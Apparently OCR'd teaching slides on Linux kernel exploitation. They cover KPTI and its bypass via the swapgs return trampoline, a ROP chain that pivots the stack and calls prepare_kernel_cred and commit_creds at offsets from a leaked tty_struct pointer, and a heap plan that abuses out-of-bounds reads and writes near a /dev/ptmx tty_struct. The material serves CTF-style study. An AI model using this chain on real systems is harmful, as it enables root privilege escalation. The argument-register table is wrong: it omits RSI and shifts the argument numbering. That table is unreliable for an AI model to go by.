
KPTI Mitigation

- KPTI stands for Kernel Page Table Isolation
- Keeps separate page tables for user and kernel space
- Implemented originally as a mitigation for meltdown vulnerability which allowed for leaking kernel memory from user space
- Makes use of the CR3 register to store the root page table
- Switching between user and kernel space now requires the CR3 register to be updated



KPTI Bypass

- KPTI Trampoline makes use of the standard function used to switch between kernel and user space
- Swapgs_restore_regs_and_return_to_user_mode is the responsible function for this process
- Combines the needed CR3 switch with the swapgs and iret instructions from our existing ROP chain
- ROP into offset of function to avoid dealing with additional instructions



Final ROP Strategy

```
ROP Trigger
-------------------------------------------------------------------------------
RDX = fake_stack_location [RDX is user controlled through IOCTL arguments]
stack_pivot_gadget        [push rdx ; xor eax, 0x415b004f ; pop rsp ; pop rbp ; ret]


Forged Stack Values
-------------------------------------------------------------------------------
junk_value                [0x0]
pop_rdi_gadget            [pop rdi ; ret]
rdi_value                 [0x0]
prepare_kernel_cred       [leak[201] - 0x2a8e80]
xchg_rdi_rax_gadget       [xchg rdi, rax ; sar bh, 0x89 ; ret]
commit_creds              [leak[201] - 0x2a9020]
kpti_trampoline           [leak[201] + 0x4e5a30 + 0x16]
junk_value                [0x0]
junk_value                [0x0]
get_shell                 [userspace_function_pointer]
user_cs                   [save_state_value]
user_rflags               [save_state_value]
user_sp                   [save_state_value]
user_ss                   [save_state_value]
```

Register	Function
RDI	Argument 1
RDX	Argument 2
R10	Argument 3
R8	Argument 4
R9	Argument 5
RAX	Return Value
RSP	Stack Pointer

Full Chain Exploit Strategy

- Allocate a vulnerable buffer object in the kmalloc-1024 cache
- Allocate a tty_struct object in the same cache by opening /dev/ptmx
- Trigger OOB read vulnerability to leak tty_struct values and confirm object adjacency
- Trigger OOB write vulnerability to populate buffer object with forged values
  - Function table containing pointers to our stack pivot gadget
  - Fake ‘stack’ containing remaining ROP chain

Resources

- Linux Kernel Exploitation (articles, books, tools, CTF) - https://github.com/xairy/linux-kernel-exploitation
- Linux Kernel CTF challenges and writeups - https://github.com/smallkirby/kernelpwn
- Bata24 GEF Fork - https://github.com/bata24/gef
- ROPGadget Tool - https://github.com/JonathanSalwan/ROPgadget